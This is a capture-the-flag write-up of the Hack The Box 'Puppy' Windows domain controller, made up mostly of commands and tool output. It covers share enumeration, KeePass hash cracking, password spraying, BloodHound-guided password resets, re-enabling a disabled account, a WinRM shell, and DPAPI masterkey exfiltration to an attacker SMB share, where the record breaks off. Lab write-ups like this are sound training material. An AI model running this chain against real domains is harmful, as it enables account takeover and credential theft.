

PUPPY MACHINE - HACK THE BOX SEASON 8

Puppy is a windows machine. We are provided with initial credentials of a low privileged user 'levi.james': 'KingofAkron2025!'

This template shows my methodology to domain admin or full system compromise.

As usual, I start by running nmap for port and service enumeration.

```
(root@Kali)-[/home/.../Documents/HTB-THM-labs_reports/HTB/puppy.htb]
# nmap -p- --open --min-rate 1000 -A -sV 10.10.11.70 -oN Puppy.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 08:46 EAT
Nmap scan report for 10.10.11.70
Host is up (0.45s latency).
Not shown: 65512 filtered tcp ports (no-response)
Bug in iscsi-info: no string output.
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-20 12:49:37Z)
111/tcp    open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4      111/tcp     rpcbind
|_  100000  2,3,4      111/tcp6    rpcbind
|_  100000  2,3,4      111/udp     rpcbind
|_  100000  2,3,4      111/udp6    rpcbind
|_  100003  2,3        2049/udp    nfs
|_  100003  2,3        2049/udp6   nfs
|_  100005  1,2,3      2049/udp    mountd
|_  100005  1,2,3      2049/udp6   mountd
|_  100021  1,2,3,4    2049/tcp    nlockmgr
|_  100021  1,2,3,4    2049/tcp6   nlockmgr
|_  100021  1,2,3,4    2049/udp    nlockmgr
|_  100021  1,2,3,4    2049/udp6   nlockmgr
|_  100024  1          2049/tcp    status
|_  100024  1          2049/tcp6   status
|_  100024  1          2049/udp    status
|_  100024  1          2049/udp6   status
|_  135/tcp    open  msrpc        Microsoft Windows RPC
|_  139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
|_  389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
|_  445/tcp    open  microsoft-ds?
|_  464/tcp    open  kpasswd5?
|_  593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
|_  636/tcp    open  tcpwrapped
|_  2049/tcp    open  nlockmgr     1-4 (RPC #100021)
|_  3260/tcp    open  iscsi?
|_  3268/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
|_  3269/tcp    open  tcpwrapped
|_  5985/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_  |_http-server-header: Microsoft-HTTPAPI/2.0
|_  |_http-title: Not Found
|_  9389/tcp    open  mc-nmf       .NET Message Framing
|_  49664/tcp   open  msrpc        Microsoft Windows RPC
|_  49667/tcp   open  msrpc        Microsoft Windows RPC
|_  49669/tcp   open  msrpc        Microsoft Windows RPC
|_  49670/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
|_  49685/tcp   open  msrpc        Microsoft Windows RPC
```

Seeing port 88 and 389, I knew this is a Domain Controller.

SMB SHARE ENUMERATION & INITIAL FOOTHOLD

Used nxc to enumerate shares on the smb service.

```
(root@Kali)-[/home/.Documents/HTB-THM-labs_reports/HTB/puppy.htb]
# nxc smb -u levi.james -p KingOfAkron2025! --shares 10.10.11.70

SMB      10.10.11.70    445   DC          [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB      10.10.11.70    445   DC          [+] PUPPY.HTB\levi.james:KingOfAkron2025!
SMB      10.10.11.70    445   DC          [*] Enumerated shares
SMB      10.10.11.70    445   DC          Share           Permissions       Remark
SMB      10.10.11.70    445   DC          -----
ADMIN$                                Remote Admin
C$                                   Default share
DEV                                  DEV-SHARE for PUPPY-DEVS
IPC$                                 Remote IPC
NETLOGON                             Logon server share
SYSVOL                               Logon server share

(root@Kali)-[/home/.Documents/HTB-THM-labs_reports/HTB/puppy.htb]
```

I added user **levi.james** to the DEVS group and now had permission to read the DEV share which turned out to contain a .kdbx file which was password protected.

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy]
# net rpc group addmem "DEVELOPERS" "levi.james" -U "puppy.htb"/"levi.james"%"KingofAkron2025!" -S 10.10.11.70

(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy]
#
```

DEVELOPERS

CN	name	SAM Name
Jamie S. Williams	Jamie S. Williams	jamie.williams
Adam D. Silver	Adam D. Silver	adam.silver
Anthony J. Edwards	Anthony J. Edwards	ant.edwards
Levi B. James	Levi B. James	levi.james


SENIOR DEVS


CN	name	SAM Name
Anthony J. Edwards	Anthony J. Edwards	ant.edwards

HR

CN	name	SAM Name
Levi B. James	Levi B. James	levi.james


```
(root@Kali)-[/home/.../HTB/puppy.htb/john-jumbo/run]
# ./john /home/scr34tur3/Documents/HTB-THM-labs_reports/HTB/puppy.htb/keepasshash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])
Cost 1 (t (rounds)) is 37 for all loaded hashes
Cost 2 (m) is 65536 for all loaded hashes
Cost 3 (p) is 4 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:./password.lst
Enabling duplicate candidate password suppressor using 256 MiB
Failed to use huge pages (not pre-allocated via sysctl? that's fine)
liverpool (?)
1g 0:00:07:51 DONE 2/3 (2025-05-22 02:04) 0.002121g/s 1.994p/s 1.994c/s 1.994C/s lindsey..lola
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```





I found working creds from this that belonged to user ant.edwards.

```
(root@kali) ~ - [ /mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy ]
# nxc smb 10.10.11.70 -u users.txt -p passwords.txt
SMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\adam.silver:JamieLove2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\ant.edwards:JamieLove2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\steph.cooper:JamieLove2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\jamie.williams:JamieLove2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\levi.james:JamieLove2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\Administrator:JamieLove2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\steph.cooper_admin:JamieLove2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\adam.silver:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\ant.edwards:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\steph.cooper:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\jamie.williams:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\levi.james:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\Administrator:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\steph.cooper_admin:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\adam.silver:Antman2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [+] PUPPY.HTB\ant.edwards:Antman2025!

(root@kali) ~ - [ /home/.../Documents/HTB-THM-labs_reports/HTB/puppy.htb ]
# nxc smb 10.10.11.70 -u ant.edwards -p Antman2025!
SMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB 10.10.11.70 445 DC [+] PUPPY.HTB\ant.edwards:Antman2025!
```

ACTIVE DIRECTORY ENUMERATION WITH LDAPDOMAINDUMP & BLOODHOUND

I dumped the domain information using ldapdomain dump to further enumerate and gain a foothold on the AD network.

```
(root@Kali)-[/home/.../Documents/HTB-THM-labs_reports/HTB/puppy.htb]
# ldapdomaindump -u 'PUPPY.THB\levi.james' -p 'KingofAkron2025!' ldap://10.10.11.70 -o ldapdomaininfo
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Domain users


CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	LastLogon	Flags	pwdLastSet	SID	description
Stephen A. Cooper_adm	Stephen A. Cooper_adm	steph.cooper_adm	Administrators	Domain Users	03/08/25 15:50:40	03/21/25 05:33:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	03/08/25 15:50:40	1111	
Stephen W. Cooper	Stephen W. Cooper	steph.cooper	Remote Management Users	Domain Users	02/19/25 12:21:00	03/09/25 17:45:23	03/08/25 15:40:35	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/19/25 12:21:00	1107	
Jamie S. Williams	Jamie S. Williams	jamie.williams	DEVELOPERS	Domain Users	02/19/25 12:17:26	03/09/25 20:11:47	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/19/25 12:17:26	1106	
Adam D. Silver	Adam D. Silver	adam.silver	DEVELOPERS , Remote Management Users	Domain Users	02/19/25 12:16:23	05/20/25 17:38:27	05/20/25 15:25:34	ACCOUNT_DISABLED, NORMAL_ACCOUNT	05/20/25 17:38:27	1105	
Anthony J. Edwards	Anthony J. Edwards	ant.edwards	DEVELOPERS , SENIOR DEVS	Domain Users	02/19/25 12:13:14	05/20/25 14:10:39	03/12/25 16:53:15	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/19/25 12:13:14	1104	
Levi B. James	Levi B. James	levi.james	HR	Domain Users	02/19/25 12:10:56	03/20/25 14:09:08	03/20/25 16:56:02	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/19/25 12:10:56	1103	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	02/19/25 11:46:15	12:01:25	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	02/19/25 11:46:15	502	Key Distribution Cent Account
Guest	Guest	Guest	Guests	Domain Users	02/19/25 04:13:12	02/19/25 04:13:12	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Built-in account for guest to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners , Domain Admins , Enterprise Admins , Schema Admins , Administrators	Domain Users	02/19/25 11:43:12	03/20/25 14:09:08	03/20/25 16:06:05	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, NOT_DELEGATED	02/19/25 19:33:28	500	Built-in account for administering the computer/domain

Bloodhound.dump output for further insights.

```
(root@Kali)-[/home/.../Documents/HTB-THM-labs_reports/HTB/puppy.htb]
# bloodhound-python -u ant.edwards -p 'Antman2025!' -d puppy.htb -dc dc.puppy.htb -c all -ns 10.10.11.70

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: puppy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.puppy.htb:88)] [Errno 113] No route to host
INFO: Connecting to LDAP server: dc.puppy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.puppy.htb
INFO: Found 10 users
INFO: Found 56 groups
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.PUPPY.HTB
ERROR: Unhandled exception in computer DC.PUPPY.HTB processing: The NETBIOS connection with the remote host timed out.
INFO: Traceback (most recent call last):
```

Using this info from bloodhound, I was able to change the password for user **adam.silver** since members in the DEVS group had generic all to this user as seen from the bloodhound output below.



```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy]
# net rpc password "adam.silver" "Newpass@123" -U "puppy.htb"/"ant.edwards%"'Antman2025!' -S 10.10.11.70

(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy]
# nxc smb 10.10.11.70 -u adam.silver -p Newpass@123
SMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\adam.silver:Newpass@123 STATUS_ACCOUNT_DISABLED
```


However, we cannot log in as user adam.silver since his account is disabled. I resorted to using bloodyAD which removed the ACCOUNTDISABLE flag using -f, thereafter logged in using the set credentials.

```
(root@Kali)-[/mnt/.../HTB/puppy/pywhisker/pywhisker]
# bloodyAD -d puppy.htb -u ant.edwards -p Antman2025! --host puppy.htb remove uac adam.silver -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl

(root@Kali)-[/mnt/.../HTB/puppy/pywhisker/pywhisker]
# net rpc password "adam.silver" "Newpass@123" -U "puppy.htb"/"ant.edwards%"'Antman2025!' -S 10.10.11.70

(root@Kali)-[/mnt/.../HTB/puppy/pywhisker/pywhisker]
# nxc smb 10.10.11.70 -u adam.silver -p Newpass@123
SMB 10.10.11.70 445 NONE [*] x64 (name:) (domain:) (signing:True) (SMBv1:False)
SMB 10.10.11.70 445 NONE [+] \adam.silver:Newpass@123
```


LATERAL MOVEMENT



User adam.silver has winrm rights, and with the current user ant.edwards, we are able to change adams pass and authenticate with it, hence I connected to the target with the new credentials and grabbed our user flag.

```
(root@Kali)-[/home/.../Documents/TOOLS/impacket/examples]
# net rpc password "adam.silver" 'Pwnuser2025' -U 'PUPPY/ant.edwards%Antman2025!' -S 10.10.11.70

(root@Kali)-[/home/.../Documents/TOOLS/impacket/examples]
# evil-winrm -i 10.10.11.70 -u 'adam.silver' -p 'Pwnuser2025'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Relin

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.silver\Documents> cd
*Evil-WinRM* PS C:\Users\adam.silver\Documents> cd ..
*Evil-WinRM* PS C:\Users\adam.silver> cd ..
*Evil-WinRM* PS C:\Users> dir

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          3/3/2025   8:26 AM             adam.silver
d-----          3/11/2025   9:14 PM             Administrator
d-----          3/8/2025   8:52 AM             ant.edwards
d-r--          2/19/2025  11:34 AM             Public
d-----          3/8/2025   7:40 AM             steph.cooper
```

```
(root@Kali)-[/home/.../Documents/TOOLS/impacket/examples]
# evil-winrm -i 10.10.11.70 -u 'adam.silver' -p 'Pwnuser2025!'
```

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\adam.silver\Documents> cd ..
*Evil-WinRM* PS C:\Users\adam.silver> dir
```

Directory: C:\Users\adam.silver

Mode	LastWriteTime	Length	Name
d-r--	2/28/2025 12:31 PM		3D Objects
d-r--	2/28/2025 12:31 PM		Contacts
d-r--	3/12/2025 12:09 PM		Desktop
d-r--	5/22/2025 7:03 PM		Documents
d-r--	2/28/2025 12:31 PM		Downloads
d-r--	2/28/2025 12:31 PM		Favorites
d-r--	2/28/2025 12:31 PM		Links
d-r--	2/28/2025 12:31 PM		Music
d-r--	2/28/2025 12:31 PM		Pictures
d-r--	2/28/2025 12:31 PM		Saved Games
d-r--	2/28/2025 12:31 PM		Searches
d-r--	2/28/2025 12:31 PM		Videos

```
*Evil-WinRM* PS C:\Users\adam.silver> cd Desktop
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> dir
```

Directory: C:\Users\adam.silver\Desktop

Mode	LastWriteTime	Length	Name
-a----	2/28/2025 12:31 PM	2312	Microsoft Edge.lnk
-ar---	5/22/2025 6:20 PM	34	user.txt

```
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> type user.txt
2d5aa101ba7ce21b192ec7497dacbebe
*Evil-WinRM* PS C:\Users\adam.silver\Desktop>
```

PRIVILESCALATION TO DOMAIN ADMIN

Looking around, in the Backups directory, there was an interesting zip file that I downloaded to view locally.

```
*Evil-WinRM* PS C:\> cd Backups
*Evil-WinRM* PS C:\Backups> dir

Directory: C:\Backups

Mode                LastWriteTime         Length Name
----                -
-a----           3/8/2025   8:22 AM         4639546 site-backup-2024-12-30.zip

*Evil-WinRM* PS C:\Backups> download C:/Backups/site-backup-2024-12-30.zip

Info: Downloading C:/Backups/site-backup-2024-12-30.zip to site-backup-2024-12-30.zip
Info: Download successful!
```

Unzipped the file and looking around found some sort of credentials that belonged to user **steph.cooper**.

```

(root@Kali)-[/home/.../HTB/puppy.htb/site-backup/puppy]
# ls -la
total 28
drwxr-xr-x 4 root root 4096 Dec 31 1979 .
drwxrwxr-x 3 root root 4096 May 23 02:17 ..
drwxrwxr-x 6 root root 4096 Dec 31 1979 assets
drwxrwxr-x 2 root root 4096 Dec 31 1979 images
-rw-rw-r-- 1 root root 7258 Dec 31 1979 index.html
-rw-r--r-- 1 root root 864 Dec 31 1979 nms-auth-config.xml.bak

(root@Kali)-[/home/.../HTB/puppy.htb/site-backup/puppy]
# cat nms-auth-config.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
  <server>
    <host>DC.PUPPY.HTB</host>
    <port>389</port>
    <base-dn>dc=PUPPY,dc=HTB</base-dn>
    <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
    <bind-password>ChefSteph2025!</bind-password>
  </server>
  <user-attributes>
    <attribute name="username" ldap-attribute="uid" />
    <attribute name="firstName" ldap-attribute="givenName" />
    <attribute name="lastName" ldap-attribute="sn" />
    <attribute name="email" ldap-attribute="mail" />
  </user-attributes>
  <group-attributes>
    <attribute name="groupName" ldap-attribute="cn" />
    <attribute name="groupMember" ldap-attribute="member" />
  </group-attributes>
  <search-filter>
    <filter>(&(objectClass=person)(uid=%s))</filter>
  </search-filter>
</ldap-config>

(root@Kali)-[/home/.../HTB/puppy.htb/site-backup/puppy]
#

```

I tested if the credentials work using nxc

```

(root@Kali)-[/home/.../Documents/HTB-THM-labs_reports/HTB/puppy.htb]
# nxc smb 10.10.11.70 -u steph.cooper -p ChefSteph2025!
SMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB 10.10.11.70 445 DC [+] PUPPY.HTB\steph.cooper:ChefSteph2025!

(root@Kali)-[/home/.../Documents/HTB-THM-labs_reports/HTB/puppy.htb]
#

```

PRIVILEGE ESCALATION TO ROOT

The escalation vector to root in this lab was via abusing DPAPI.

I pulled the **real masterkey bytes** with Impacket and then used them to unwrap the credential blob.

I started an smb server on my local machine, copied the masterkey and credential to my local machine, and using impacket-dpapi, I was able to retrieve the clear text credentials for a privileged user.

```
Evil-WinRM PS C:\Users\steph.cooper\Documents> copy "C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407" \\10.10.16.32\share masterkey_blob
